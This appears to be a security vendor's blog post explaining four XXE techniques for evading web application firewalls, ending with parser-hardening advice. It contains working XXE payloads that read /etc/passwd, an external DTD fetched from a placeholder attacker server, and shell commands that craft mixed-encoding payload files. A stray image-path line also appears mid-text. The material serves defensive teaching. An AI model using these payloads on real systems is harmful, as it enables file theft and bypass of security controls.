XXE that can Bypass WAF Protection: 4 Ways Hackers Slip Through a Firewall?

Wallarm Follow
Jan 30 · 7 min read

When it comes to XXE issues, hackers have multiple ways to take advantage of WAF configurations. We are going to show you four ways hackers trick WAFs, sneaking XXE issues past their defenses.

4 hacker XXE methods for bypassing WAFs:

1. Extra document spaces
2. Invalid format
3. Exotic encodings
4. One doc: two types of encoding

Once you understand the issue, you should be able to restore the fire to your defenses. We will show you how.

A little background on XXE

A couple of years ago, XXE, or XML External Entities (XXE), were introduced as a new issue in the OWASP Top 10 vulnerability list. The potential devastation of this vulnerability lies in both the breadth of those affected and the impact for each affected organization.

XXE was the only new issue of the 2017 set that was introduced based on direct data evidence from the security issues database. Everything from blockbuster movies to Docker containers uses XML for metadata and is a basis of API protocols such as REST, WSDL, SOAP, WEB-RPC, and others. Adding to the scale of the concern, a single application can contain several linked XML interpreters processing the data from different application tiers. This potential ability to inject an external entity at various points in the application stack via an XML interpreter is what makes XXE so dangerous. However, there is more to the story.

Many Web Application Firewalls (WAFs) are capable of protecting web-servers from XXE attacks. However, we need to understand *how* XXE is a vulnerability. The problem may be one of human error and not, as much, with the technology.

In his article in Security Boulevard, Wallarm CEO, Ivan Novikov says:

> Actually, XXE is not a bug, but a well-documented feature of any XML parser. Yes, it's true, an XML data format allows you to include the content of any external text file inside an XML document.

An example of an XML document containing the attack code:

```
1: <?xml version="1.0" encoding="UTF-8"?>
2: <!DOCTYPE msg [<!ELEMENT msg ANY><!ENTITY attack SYSTEM "file:///etc/passwd">]>
3: <msg>&attack;</msg>
```

1: Optional <?xml?> header, defining base document properties
2: Optional declaration of the document structure
3: Body of the document

XXE

Link to XXE

Here the text $attack; refers to the link to the entity registered earlier. The contents of the file specified in the link replace it in the document body.

The document above is divided into 3 important parts:

1. Optional header `<?xml?>` to define the basic document characteristics, such as version and encoding.
2. Optional declaration of the XML document schema — `<!DOCTYPE>`. This declaration may be used to set external links.
3. Document body. It has a hierarchical structure, at the root of which is the tag specified in the `<! DOCTYPE>`

A correctly configured XML interpreter will either not accept a document with XML links for processing or will validate the links and their sources. If the validation is missing, an arbitrary file can be loaded via the link and integrated into the document body as in the example above.

Understanding the WAFs in question

In this article, we look at two types of WAF based on how they handle XML validation:

1. **Diligent WAFs:** pre-process the XML document with its own parser.
2. **Regex-based WAFs:** only search for certain substrings or regular expressions in the data.

Unfortunately, bypasses exist for the WAFs of both categories.

Next, we will show you 4 ways hackers can fool a WAF and get XXE through.

Hacker Method 1: Extra spaces in the document

Since XXE are typically at the beginning of the XML document, a“lazy” WAF can avoid processing the entire document and only parse its beginning. However, the XML format allows using an arbitrary number of spaces when formatting the tag attributes, so an attacker can insert extra spaces in `<?xml?>` or `<!DOCTYPE>` to bypass such WAFs.

```
<?xml [... 100500 spaces ...] version="1.0">
<!DOCTYPE msg [<!ELEMENT msg ANY><!ENTITY attack SYSTEM "file:///etc/passwd">]>
<msg>&attack;</msg>
```

Hacker Method 2: Invalid format

To bypass diligent WAFs, an attacker may send specially formatted XML documents so that a WAF would consider them invalid.


Links to unknown entities

The settings of a diligent WAF usually prevent it from reading the contents of the linked files. This is strategy generally makes sense since the WAF itself may otherwise also become a target of an attack. The problem is that the links to external sources can exist in the third part of the document (the body) *and also* in the declaration — `<!DOCTYPE>` . This means that a WAF, which has not read the contents of the file, will not read the declarations of the entity present in the document. The links to unknown entities, in turn, will stop the XML parser causing an error.

Example:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE msg [<!ENTITY % load SYSTEM "http://<attacker_server>/look.dtd">%load;]>
<msg>&attack;</msg>

Content of look.dtd:
<!ENTITY % start "<![CDATA[">
<!ENTITY % stuff SYSTEM "file:///etc/passwd">
<!ENTITY % end "]]>">
<!ENTITY attack "%start;%stuff;%end;">
```



Fortunately, there is an easy way to guard against this kind of a bypass. **Order the XML parser within WAF not to shut down after meeting unknown entities.**

Hacker Method 3: Exotic encodings

In addition to the three parts of an XML document mentioned earlier, there is a fourth part located above them, which also controls the encoding of the document (like `<?xml?>`) — the first bytes of the document with an optional BOM (byte order mark).

[More information: https://www.w3.org/TR/xml/#sec-guessing]

An XML document can be encoded not only in UTF-8, but also in UTF-16 (two variants — BE and LE), in UTF-32 (four variants — BE, LE, 2143, 3412), and in EBCDIC.

With the help of such encodings, it is easy to bypass a WAF using regular expressions since, in this type of WAF, regular expressions are

often configured only for a one-character set.

Exotic encodings may also be used to bypass diligent WAFs as they are not always able to process all the encodings listed above. For instance, the libxml2 parser only supports one type of UTF-32 — UTF-32BE, specifically without BOM.

Hacker Method 4: Two types of encoding in one document

In the previous section, we demonstrated that the encoding of the document is typically specified by its first bytes. But what happens when there is a `<?xml?>` tag containing the encoding attribute referring to a different character set at the beginning of the document? In this case, some parsers change the encoding so that the beginning of the file has one set of characters, and the rest of it is in another encoding. That said, different parsers may switch the encoding at different times. A Java parser (javax.xml.parsers) changes the character set strictly after the `<?xml?>` ends, whereas the libxml2 parser may switch the encoding right after the value of the "encoding" attribute is executed or later — before or after the `<?xml?>` has been processed.

A diligent WAF can protect against the attacks in such documents reliably only if it never processes them at all. We must also bear in mind that there are many synonymical encodings, for example,

UTF-32BE and UCS-4BE. Moreover, some encodings may be different but compatible from the point of view of coding the initial part of the document — `<?xml?>`. For instance, a seemingly UTF-8 document may contain the string `<?xml version="1.0" encoding="windows-1251"?>`.

Here are some examples. For the sake of brevity, we won't place XXE in the documents.

Examples of two types of encoding in one doc

The libxml2 parser treats the document as valid, however, the Java engine from javax.xml.parsers set considers it invalid:

```
$ printf '%s' '<?xml version="1.0" encoding="UTF-16BE"' > payload.8-16be.libxml.xml
$ printf '%s' '?><r>test</r>' | iconv -f utf-8 -t utf-16be >> payload.8-16be.libxml.xml

00000000: 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31  <?xml version="1
00000010: 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54  .0" encoding="UT
00000020: 46 2d 31 36 42 45 22 00 3f 00 3e 00 3c 00 72 00  F-16BE".?.>.<.r.
00000030: 3e 00 74 00 65 00 73 00 74 00 3c 00 2f 00 72 00  >.t.e.s.t.<./.r.
00000040: 3e                                               >
```

before the change in encoding after the change in encoding

Vice versa, the document is valid in terms of the javax.xml.parser, but not valid in terms of the libxml2 parser:

```
$ printf '%s' '<?xml version="1.0" encoding="UTF-16BE"?>' > payload.8-16be.java.xml
$ printf '%s' '<r>test</r>' | iconv -f utf-8 -t utf-16be >> payload.8-16be.java.xml

00000000: 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31  <?xml version="1
00000010: 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54  .0" encoding="UT
00000020: 46 2d 31 36 42 45 22 3f 3e 00 3c 00 72 00 3e 00  F-16BE"?>.<.r.>.
00000030: 74 00 65 00 73 00 74 00 3c 00 2f 00 72 00 3e     t.e.s.t.<./.r.>
```

before the change in encoding after the change in encoding

Document for libxml2, encoding change from utf-16le to utf-16be in the middle of the tag:

```
$ printf '%s' '<?xml version="1.0" encoding="UTF-16BE"?><roo' | iconv -f utf-8 -t utf-16le >
payload.16le-16be.libxml.xml
$ printf '%s' 't>test</root>' | iconv -f utf-8 -t utf-16be >> payload.16le-16be.libxml.xml

00000000: 3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00  <.?.x.m.l. .v.e.
00000010: 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00  r.s.i.o.n.=.".1.
00000020: 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00  ..0.". .e.n.c.o.
00000030: 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00  d.i.n.g.=.".U.T.
00000040: 46 00 2d 00 31 00 36 00 42 00 45 00 22 00 3f 00  F.-.1.6.B.E.".?.
00000050: 3e 00 3c 00 72 00 6f 00 6f 00 00 74 00 3e 00 74  >.<.r.o.o..t.>.t
00000060: 00 65 00 73 00 74 00 3c 00 2f 00 72 00 6f 00 6f  .e.s.t.<./.r.o.o
00000070: 00 74 00 3e                                      .t.>
```

before the change in encoding after the change in encoding

Document for libxml2, encoding change from utf-8 to ebcdic-us:

```
$ printf '%s' '<?xml version="1.0" encoding="ebcdic-us"' > payload.8-ebc.libxml.xml
$ printf '%s' '?><r>test</r>' | iconv -f utf-8 -t ebcdic-us >> payload.8-ebc.libxml.xml

00000000: 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31  <?xml version="1
00000010: 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 65 62  .0" encoding="eb
00000020: 63 64 69 63 2d 75 73 22 6f 6e 4c 99 6e a3 85 a2  cdic-us"onL.n...
00000030: a3 4c 61 99 6e                                   .La.n
```

before the change in encoding after the change in encoding

How to Stop XXE Attacks

The problem (and the fix) for XXE-based WAF bypasses may be as simple as *you*. Standard application configuration has become known and exploited by hackers. As you can see, there are many bypasses without sufficient protection. The best way to prevent XXE is to configure your application itself, initializing your XML parser in a secure way. And that can be fairly simple, especially considering the risk. Mainly, there are two options that should be disabled:

1. External entities

2. External DTD schema

Wallarm continues to research XXE WAF bypasses and other vulnerabilities. This is part of our commitment to make smarter products — and help you stay smarter than hackers at the same time. Stay tuned.